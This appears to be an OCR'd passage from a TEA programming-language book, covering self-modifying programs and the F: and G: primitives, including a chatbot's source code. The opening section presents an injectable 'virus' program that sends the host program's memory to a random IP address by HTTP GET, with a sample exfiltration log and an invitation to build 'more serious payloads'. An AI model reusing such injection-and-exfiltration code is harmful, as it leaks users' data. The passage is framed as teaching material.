First, let us try to build rapport for this next example, by first picturing what could go wrong when we have the power to write programs that can modifying themselves or which can modify other programs... We shall use some still-comics originally shared on the **UIC**[2] which also happens to be the first Internet Community where both the Tech-inspired web-comic #icecomics is typically posted, but also where much of the progress on the TEA language is shared with a close-knit circle of potential users and friends. In these pictures, we see the #icecomic character, Ruby, chatting with her friend about a potentially malicious TEA program she came across...

[2]**UIC**: core Uganda Internet Community: `https://t.me/ugandanow`




Figure 11.3: **ICecomics** Ruby Complains about Self-Modifying TEA Program




Figure 11.4: Hacking and Info-Sec Action Leveraging TEA Programming

This example is shared here, for especially education/research purposes and is not meant to be actually used in real-life because... well, it could be dangerous!

Essentially, we have crafted a special virus-like TEA program that can be injected into other TEA programs, and which injected program then,

compromises the security of the caller/main program because it siphons off all the data the caller program had in memory, and then posts it to some address on the Internet. For purposes of demonstrating how convoluted such programs might be, we do not post to a specific IP address on the network, but instead let the program auto-generate its own destination address, and so, in a way, it also demonstrates how a hacker might craft a program that steals or shares secrets with destination computers that are otherwise hard to pin-down or which span a very large address-space so that determining to whom the data is being sent is actually hard.

For purposes of helping students and other researchers understand this program, the original specification for the example is as such:

Specification of A Self-modifying TEA Virus Program:

Compose an injectable TEA program that does the following:

1. Generates a random number and stores it in a vault named id
2. Generates a random alpha-message and stores it in a vault named data.
3. Generates a random IP address
4. Creates a TEA program that can make an HTTP GET request to that random IP address, sending everything in the vaults/memory to that random IP address as part of URL query data (including whatever is in the main program vaults)
5. It then prints whatever was returned from the remote server if not empty otherwise returns an error message indicating the randomly generated id, data and random IP address that couldn't respond as the sub-program output.
6. Make the above functionality all reside inside a single Stored Program in a vault named vCMD
7. Inject that program into the caller/main program using E*!:vCMD that shall also immediately execute it.
8. The main program shall become modified from that point onwards, so that it executes the injected code, posts its memory details to the remote address and at the end of the injected program, has the AI holding the self-diagnosis message from the injected program or a message from the remote contacted server/Network end-point.
9. For education purposes, let the injected program merely print whatever is the AI after the injected program is executed and make the caller program quit unconditionally.

Such a program could be something like this...

TEA Program: TEA VIRUS Example

```
#store original input in main program
i:{Hello World} | v:vIN

#the evil program stored in a string...
v:vCMD:"
n!:1000 | v:id #random id
p!:10 | v:data #random data
n!:256:0:4:. | v:ip #random ip address
v:vPROTOCOL:{http://}
x*:vPROTOCOL | v:url #target web endpoint
w*: #make HTTP GET with all vaults!
v:vOUT #store output/results
"

#now inject/execute that stored-virus-program
#in main program
E*!:vCMD #modifies main program

#store any resulting output
v:vOUT

#in case we got any output post-self-modification,
#print it and quit
#q:^$

#otherwise present the session results..
v:I:{Original Input was:}|v:C:{Injected Program Was:
  }
| v:O:{Output Was:} | v:S:_
g*:_:I:vIN:S:C:vCMD:S:O:vOUT
r!:_:{
}
```

Figure 11.5: TEA EXAMPLE: An Injectable TEA VIRUS Program Demonstrating SELF-MODIFYING Capabilities and Info-SEC Offensive Action

Upon running that code, anywhere TEA can work, we shall get results such as the following...

Sample Session of Injectable WEB-accessing TEA VIRUS

```
Original Input was:
Hello World



Injected Program Was:

n!:1000 | v:id #random id
p!:10 | v:data #random data
n!:256:0:4:. | v:ip #random ip address
v:vPROTOCOL:{http://}
x*:vPROTOCOL | v:url #target web endpoint
w*: #make HTTP GET with all vaults!
v:vOUT #store output/results




Output Was:
[ERROR]: NetworkError: Failed to execute 'send' on '
   XMLHttpRequest': Failed to load 'http://50.183.200.135/?vIN
   =Hello+World&vCMD=%0An%21%3A1000+%7C+v%3Aid+%23random+id%0
   Ap%21%3A10+%7C+v%3Adata+%23random+data%0An%21%3A256%3A0%3
   A4%3A.+%7C+v%3Aip+%23random+ip+address%0Av%3AvPROTOCOL%3A
   %7Bhttp%3A%2F%2F%7D%0Ax*%3AvPROTOCOL+%7C+v%3Aurl+%23target
   +web+endpoint%0Aw*%3A+%23make+HTTP+GET+with+all+vaults
   %21%0Av%3AvOUT+%23store+output%2Fresults%0A&id=642&data=
   vgisdhgmya&ip=50.183.200.135&vPROTOCOL=http%3A%2F%2F&url=
   http%3A%2F%2F50.183.200.135'.
```

Note that the program is definitely attempting to make an HTTP GET request to a random address on the Internet. This might work or not — for example, there is no guarantee that the target IP address actually exists nor that the server or network endpoint being contacted will accept the request, process it nor send back and useful message/result. However, the program does indeed make a network call, and data is actually posted off the calling system to some resource on the network. This alone could cause data-leaks or unknown side-effects over the network. However, despite that happens, the program has been written in such a way that we can at least easily DEBUG what actually was done — we get to see what data the TEA-virus attempted to send to the

remote server, we also see what IP address it was trying to contact, and then what result or error ensued from that call.

For those interested in pursuing this line of research — for example, students exploring domains like network-security, information-security, penetration-testing, hacking, virus-programming etc, it shall perhaps help offer some insights into what actual professional hackers might do when given the right kind of tools or languages.

Also, for purposes of appreciating and testing this code out in real-life, one might load it into the WEB TEA IDE and try either modifying it further[3] or build upon it to craft more serious payloads/programs. The minified version of the program can be loaded for testing via the call:

`https://tea.nuchwezi.com/?fc=https://gist.githubusercontent.com/mcnemesis/143ea8c1d49aee8e7758f5c414125382/raw/tea_virus_example_selfmod_min.tea`

And for those interested, the minified+sanitized version of this program is as such:

TEA Program: TEA VIRUS Example

```
i:{Hello World}
v:vIN
v:vCMD:"n!:1000|v:id|p!:10|v:data|n!:256:0:4:.|v:ip|
v:vPROTOCOL:{http://}|x*:vPROTOCOL|v:url|w*:|v:vOUT"
E*!:vCMD
v:vOUT
v:I:{Original Input was:}
v:C:{Injected Program Was:}
v:O:{Output Was:}
v:S:_
g*:_:I:vIN:S:C:vCMD:S:O:vOUT
r!:_:{
}
```

Figure 11.6: TEA APPLICATION: The Injectable TEA VIRUS Program Minified and Sanitized

[3]Note that the TEA WEB IDE not only allows one to unminify a program, but also validate and/or sanitize it to ensure that it conforms to the right syntax and that it can readily be shared without extraneous comments, etc.

Chapter 12

F: FORK

NAME	`FORK`
Purpose	1. Conditionally Jump across a TEA program 2. Implementing Branching Logic in a program 3. How to Leverage Code Encapsulation or Closures Without Using **E:** 4. Branching Logic Based on Pattern Matching — applies **TEA Regular Expressions** 5. Singular or Binary Branching Mechanism[1] 6. A Logic-Only[2] Instruction whose core purpose is **to enable logic about state of the active TEA program** — via tests or pattern-matching against the AI.

Table 12.1: General Objectives of TEA Primitive **F:**

12.1 SEMANTICS of F:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
f:	INERT
f:REGEX:LA **f:REGEX:LA:LB**	If the AI matches the regular expression REGEX then jump to the block in the TEA Program under the label LA, otherwise to LB. Only the first two parameters are mandatory. And LA, LB should be valid labels declared somewhere in the program.
f!:	INERT
f!:REGEX:LA **f!:REGEX:LA:LB**	Similar to f:, but the logic works same if AI does NOT match the regular expression REGEX
f*:	INERT
f*:vREGEX:LA **f*:vREGEX:LA:LB**	Like f:REGEX:LA and f:REGEX:LA:LB, but using the regex stored in the vault vREGEX
f*!:	INERT
f*!:vREGEX:LA **f*!:vREGEX:LA:LB**	Like f!:REGEX:LA and f!:REGEX:LA:LB, but using the regex stored in the vault vREGEX

Table 12.2: The Semantics of F:

12.2 NOTES about F:

Table 12.1 has already clearly laid out the true fundamental applications of the **F:** operator in the mathematics of the TEA language. It allows us to implement logic or reasoning, in a computer program, via the mechanism of branching instruction execution in a TEA program [source], based on the current state of the program's AI.

It is important to note that **f:** is the equivalent of an IF-Statement in most other languages such as C, Java or Ruby. We shall look at some illustrative examples to drive home ideas about why and how useful it is:

F: EXAMPLE 1

```
i:TEST
f:TEST:A:B
l:B
x!:_OK
q!:
l:A
r:^T:B
```

Would return "BEST" if AI at line#2 is "TEST", otherwise something like "Hello_OK" if the program was run with explicit user input "Hello" or "INPUT_OK" for any AI = "INPUT" at the moment that instruction is

executed.

Note that properly using conditional branching in TEA via the f: construct requires some careful thought. First, because TEA has no explicit code block construct such as using "curly-bracket" code encapsulation such as {...code} in some c-family/c-like languages. Also, it is important to note that TEA **Label-Blocks** can overlap based on which Label occurs first. For example, try to re-write the above program with the B-block (lines #3-5), which is our "Else-Block" being preceded by the A-block (lines #6-7), and see if it would produce the same test results as what we expect in the above example.

Another simpler, but still enlightening example is the following short program:

F: EXAMPLE 2

```
#shall return input shuffled if it matches ``TEST"
i:TEST | f!:TEST:A:B | l:B |a!: | l:A | v:
#(=TTSE, VAULTS:{"":"TTSE"})
```

12.3 EXAMPLE APPLICATIONS of F:

For those familiar with how the idea of intelligence might be approached in matters such as simulating or manifesting human-like cognition — spanning perception/sensing, measurement/pattern-matching/decoding.. and reaction/actuation — the **Willrich Psychology** model[6] as depicted in **Figure 12.1** being a handy and useful resource for cases when we need worry about [creating] intelligence [in things], but also, creating reactive, observant and logical artificial systems especially — **automatons**[3], that might need to work independently of human supervision or processing. This is especially true of the case of attempting to program **artificial intelligence** systems or even basic knowledge systems and any semblance of artificial reasoning in a computer program[4].

[3] **Automatons** being the kind whose logic/processing is directly dependent on reasoning based on observing the agent's [external] environment, while **Psymatons**[22] might also span systems whose reasoning might depend on observing the system's/agent's [internal] state/[internal] environment in addition to the external — somewhat as though they have extra-sensory perception/can reason based on intuition or to an external observer/actor, they seem to possess a spirit or non-physical form of cognition — we might as well think of say reasoning by entropy/chaos!

[4] For example, the **ZHA** — Zee Hacker Assistant, first presented in [23], and which also leverages the TEA language, shall serve well to illustrate the importance of **F:**




Figure 12.1: Unifying Model of Willrich Psychology — in a mind-map

Thus, for a good demonstration of how conditional branching and pattern-based reasoning or logic might be realized and applied using **F:** and TEA programming, we shall use the example of the **ZHA** — *Zee Hacker Assistant*, a **quasi-Artificial General Intelligence** program that one might also readily find in the TEA standard programs list at `https://tea.nuchwezi.com`, and which was also extensively covered in theory and culturally, in [23] and [22].

12.3.1 EXAMPLE 1: COMPUTATIONAL PSYCHOLOGY: ZHA — ZEE HACKER ASSISTANT, a human support assistant chatbot system

The most recent version of ZHA is as follows:

TEA Program: ZHA v1.0.8

```
#!/usr/bin/tttt -fc
#-------------------------------------------|
# ZHA: Zee Hacker Assistant (v.1.0.8) | APR,'26
```

```
#-----------------------------------------------|
# based off of TEAPAT: TEA Personal AssistanT:
# REF: doi.org/10.20944/preprints202502.1849.v1
#-----------------------------------------------|
# This little program is a mini
# quasi-general artificial intelligence (qAGI)
# a special personal assistant perhaps
# best left for hackers, created
# using the TEA programming language:
# tea.nuchwezi.com
################################################|

v:vLOG:{} # hold chat history..
v:vDELIM:{
##############################
}

#show welcome message
v:vWELCOME:"##############################
##### *:{~} ZHA v1.0.8 #######
##############################
welcome to the future of chat_
u'll specify who to talk to
or default input shall be used.
##############################"
y:vWELCOME | i:

# update chat history..
y:vLOG | x!:{
} | x*!:vWELCOME | v:vLOG

# use externally set name?
y*: | t!.: | d!:{^.{1,10}} # only use first 10 chars
v:vTEMPPANAME

f:^$:lSETNAME
i!:{Proceed to chat with }
| x*!:vTEMPPANAME | x!:{?
N: NO
```

```
Y: Yes (default)} | i: | t!.:| v:vOPT
f!:^[nN]$:1NOSET
v:vTEMPPANAME:{}|i!:{}|j:1SETNAME

# set entity name
1:1SETNAME
v:vPANAME:{ZHA}
f:^$:1SET:1NOSET
1:1SET
i!:{Who do u wish to talk to? } | v:vPROMPT |i:
v:vUSERPANAME # user's entity name

# update chat history..
y:vLOG | x!:{

} | x*!:vPROMPT | v:vLOG

y:vUSERPANAME
g:| t!.: #clean it up then test...
f!:^$:1SETI:1RULES
1:1SETI
v:vPANAME
j:1RULES

1:1NOSET | y:vTEMPPANAME | v:vPANAME # evoke invoker
   's entity
1:1RULES # show instructions

# update chat history..
y:vLOG | x!:{
} | x*!:vPANAME | v:vLOG

i!:{At any time, reply with 'bye' to quit
}| v:vPROMPT |i:

# update chat history..
y:vLOG | x!:{
} | x*!:vPROMPT | x*!:vDELIM | v:vLOG
```

```
#---[CHECK: showing off TEA functions next...]
## A Prompt Generating Function

V:vPromptGenerator:"
# generate question
n:10000000|s:|v:qN|
# decide between ANE and NE
n:|f!:[2357]:qANE:qNE
l:qANE|
# decide between AE and ANE
n:1|f:0:qAE
# generate ANE
p!:27
|s:_:13:5 |d:_.*$
|s: |v:qR
|g*:{}:qR:qN
|j:qF|
l:qAE # pure AE
p!:27
|s:_:13:5 |d:_.*$ |s:
|j:qF|
l:qNE # pure NE
|y:qN
|l:qF # process and package question
|a:
|x:{: }
v:vQ

# decide on whether question or not
n:|f:[2357]:lNoQ
y:vQ
|x!:{? }
j:lProQ

l:lNoQ
y:vQ
|x!:{ }

l:lProQ
```

```
# stash generated question
v:vGenQuestion
"
######
# NOTE: that was essentially another TEA program
# held inside a mere string variable!
# Now we can reuse that as you'll soon see..
######

l:lPROMPT # prompt, get answer, process

e*:vPromptGenerator | v:vPROMPT # generate and store
   ..
g*:{ }:vPANAME:vPROMPT | v:vPAPROMPT

l:lDisplayPROMPT

# first update chat history..
y:vLOG | x!:{
} | x*!:vPAPROMPT | v:vLOG

y:vPAPROMPT | i: | v:vUSERRESP

# update chat history..
y:vLOG | x!:{
} | x*!:vUSERRESP| v:vLOG

# check: should we quit?
y:vUSERRESP |z:|
f:^bye$:lQUIT

| j:lPROMPT # and loop

# quiting gracefully...
l:lQUIT
# ends with returning chat history to user...
y:vLOG | q!:
```

Figure 12.2: TEA APPLICATION: ZHA v1.0.8 — a simple quasi-General Artificial Intelligence Chatbot written in the TEA language

For comparison purposes, one might be interested in seeing an earlier version of ZHA. The following is what the personal assistant chatbot's TEA source-code looked like at v1.0.3...

TEA Program: ZEE HACKER ASSISTANT v1.0.3

```
#!/usr/bin/tttt -fc
#-----------------------------------------------|
# ZHA: Zee Hacker Assistant (v.1.0.3) | MAR,'26
#-----------------------------------------------|
# based off of TEAPAT: TEA Personal AssistanT:
# ref: https://doi.org/10.20944/preprints202502
  .1849.v1
#-----------------------------------------------|
# This little program is a mini
# quasi-general artificial intelligence (qAGI)
# a special personal assistant perhaps
# best left for hackers, created
# using the TEA programming language: https://bit.ly
  /projtea
################################################|

#show welcome message
v:vWELCOME:"################################
##### *:{~} ZHA v1.0.3 #######
################################
welcome to the future of chat_
u'll specify who to talk to
or default input shall be used.
################################"
y:vWELCOME | i:

# use externally set name?
y*: | t!.:

# set entity name
v:vPANAME:{ZHA}
f:^$:lSET:lNOSET
l:lSET
i:{Who do u wish to talk to? }|i: # user's entity
  name
g:|f!:^$:lSETI:lRULES|l:lSETI|v:vPANAME|j:lRULES
```

```
l:lNOSET | y*: | v:vPANAME # evoke invoker's entity
l:lRULES # show instructions
i!:{At any time, reply with 'end' to quit
}|i:
v:vPROMPT:{: Talk to Me: }
g*:{ }:vPANAME:vPROMPT | v:vPAPROMPT
l:lPROMPT # prompt, get answer, process

# generate question
n:10000000|s:|v:qN|
# decide between ANE and NE
n:|f!:[2357]:qANE:qNE
l:qANE|
# decide between AE and ANE
n:1|f:0:qAE
# generate ANE
p!:27
|s:_:13:5 |d:_.*$
|s: |v:qR
|g*:{}:qR:qN
|j:qF|
l:qAE # pure AE
p!:27
|s:_:13:5 |d:_.*$ |s:
|j:qF|
l:qNE # pure NE
|y:qN
|l:qF # process and package question
|a:
|x:{: }
v:vQ

# decide on whether question or not
n:|f:[2357]:lNoQ
y:vQ
|x!:{?: }
j:lProQ

l:lNoQ
```

```
y:vQ
|x!:{ : }

l:lProQ
# stash generated question
v:vGenQuestion

# decide between default or generated prompt
n:|f:[2468]:lGenPROMPT:lDefPROMPT

l:lGenPROMPT
g*:{ }:vPANAME:vGenQuestion | v:vGenPROMPT
y:vGenPROMPT|j:lDisplayPROMPT

l:lDefPROMPT
y:vPAPROMPT

l:lDisplayPROMPT
| i: |z:| q:^end$
# generate answer
n:10000000|s:|v:N|
# decide between ANE and NE
n:|f!:[2357]:ANE:NE
l:ANE|
# decide between AE and ANE
n:1|f:0:AE
# generate ANE
p!:27
|s:_:13:5 |d:_.*$ |s: |v:R
|g*:{}:R:N
|j:F|
l:AE # pure AE
p!:27
|s:_:13:5 |d:_.*$ |s:
|j:F|
l:NE # pure NE
|y:N
|l:F # process and package answer
|a:|v:vA
```

```
# decide on whether question or not
n:|f!:[2357]:lQA
y:vA
|x!:{? }
j:lNoQA

l:lQA
y:vA
|x!:{ | }

l:lNoQA
# display answer
|i:
| j:lPROMPT # and loop
```

Figure 12.3: TEA APPLICATION: ZEE HACKER ASSISTANT v1.0.3

Figure 12.3 covers what **ZHA v1.0.3** is, and especially if one is interested testing that particular version, one can go read the code, modify or run it directly and live via:

`https://tea.nuchwezi.com/?i=.&fc=https://gist.githubusercontent.com/mcnemesis/97caf6d0573f7447a807cf635fd8128f/raw/ba38dc52a5256734054bdff7154dee5a90259e39/zha.tea`

However, for an interesting illustration of what one might accomplish using this little offline-capable multi-turn conversational chatbot AI system, the following screenshot, despite being of v1.0.1 of the program, shall serve that purpose:




Figure 12.4: ZHA v1.0.1: a queer conversation between a hacker and the person of The President that he invoked via ZHA!

Also, note that, despite the above interactive link pointing to a version of ZHA that loads and runs well in any web-browser and on any operating system, and yet, the same code, just as is shown in **Figure 12.4**, can be run on the command-line such as with Linux, WSL or Solaris. The TEA program shall run and work as expected anywhere there is TEA v1.0.1 or later.

To access this ZHA service in its latest form[5], use any of the options:

1. Find ZHA on the list of standard TEA programs via:
   `https://tea.nuchwezi.com`
2. Directly load and run ZHA via: `https://tea.nuchwezi.com/?i=%20&fc=https://gist.githubusercontent.com/mcnemesis/97caf6d0573f7447a807cf635fd8128f/raw&run`
3. Obtain the ZHA source-code (and other related codes/programs) via the TEA GitHub Project:
   `https://github.com/mcnemesis/cli_tttt`
4. Find the ZHA code on GitHub Gists:
   `https://gist.github.com/mcnemesis/97caf6d0573f7447a807cf635fd8128f`
5. Or use the official shortened link to share or load ZHA:

[5]For example, since the first version of ZHA, more updates have been published, including the ability for ZHA to give the user their chat history at the end of a chat session!

https://bit.ly/zha_chat

Chapter 13

G: GLUE

NAME	`GLUE`
Purpose	1. Bind things together 2. Bind elements in AI using nothing — eliminate white-space 3. Perform pattern substitution in a text 4. Eliminate new-line characters 5. Eliminate all punctuation and white-space 6. Construct strings using variables 7. Reverse or opposite of H:

Table 13.1: General Objectives of TEA Primitive **G:**

13.1 SEMANTICS of G:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
g:	Reduce AI to a string with all whitespace characters removed. Essentially binds any word in AI to all the rest.
g:GLUE **g:GLUE:REGEX**	Set the IO to the result of reducing AI to a string where all instances of REGEX have already been replaced by GLUE. Without the second parameter – REGEX, g: merely replaces all whitespace in AI with GLUE.
g!:	INERT
g.:	Reduce AI to a string with all NEW LINE characters removed. Essentially helps reverse h!:
g.:GLUE	Reduce AI to a string with all NEW LINE characters replaced by GLUE. Essentially helps reverse h!:REGEX
g!:GLUE	Reduce AI to a string where all standard sentence punctuation marks, in addition to all whitespace, have been replaced with GLUE. GLUE is expected to be a string. The result of this transform then becomes IO.
g*:GLUE:v1:v2 **g*:GLUE:v1:v2:v3:...:vN**	Set IO to the result of joining the string stored in the vaults with the given names, using the specified EXPLICIT GLUE
g*!:vGLUE:v1:v2 **g*!:vGLUE:v1:v2:v3:...:vN**	Set IO to the result of joining the string stored in the vaults with the given names, using the glue stored in vault vGLUE. With only vGLUE, operate on AI like g:GLUE
g*.:	INERT
g*.:vGLUE	Same as `g.:GLUE` but using string held in vGLUE

Table 13.2: The Semantics of G:

13.2 NOTES about G:

G: is the most magical primitive in TEA. g: for example automagically sucks all space out of things and sets them aside for later use! Let's look at an example:

G: EXAMPLE 1

```
i!:{BC CB BA AB}| g:
#(=BCCBBAAB)
```

This next one sucks out all white-space as the above example, however, because it also has a parameter specified, uses it as GLUE to bind the elements together in-place of where white-space originally was.

G: EXAMPLE 2

```
i!:{BC CB BA AB}| g:{_*_}
#(=BC_*_CB_*_BA_*_AB)
```

That's not without power. On the other hand, g!: can best be appreciated with examples processing regular human-readable text—which, is for example expected to have natural use of both whitespace and punctuation marks in it. Thus, the program

G: EXAMPLE 3

```
i!:{Which of this,
that or both do you want?
None} | g!:{*}
```

Should return "Which*of*this**that*or*both*do*you*want**None"
Otherwise, let's see more examples with their expected outputs shown in the comments:

G: EXAMPLE 4

```
i!:{BC CB BA AB}| g:{_*_}:.[BC] #= _*__*_B_*_A _*_
```

That Example 4 shows how, **G:** might play roles that other instructions such a **R:** might typically be used for — substitution in this case. Essentially, given the GLUE pattern and the SEARCH pattern, the signature `g:GLUE:SEARCH` as shown in that example replaces all instances of SEARCH in the AI with GLUE as shown in the example output.

G: EXAMPLE 5

```
i!:{BC CB BA AB}|v:vIN|v:vP:---[|v:vS:]--|v:vG:{_}|
g*!:vG:vP:vIN:vS  #=---[_BC CB BA AB_]--
```

That last example demonstrates how **GLUE** might be used to construct dynamic strings. This, especially via the vault-accessing **G*:** variants as shown in that example, but also as introduced in **Table 13.2**.

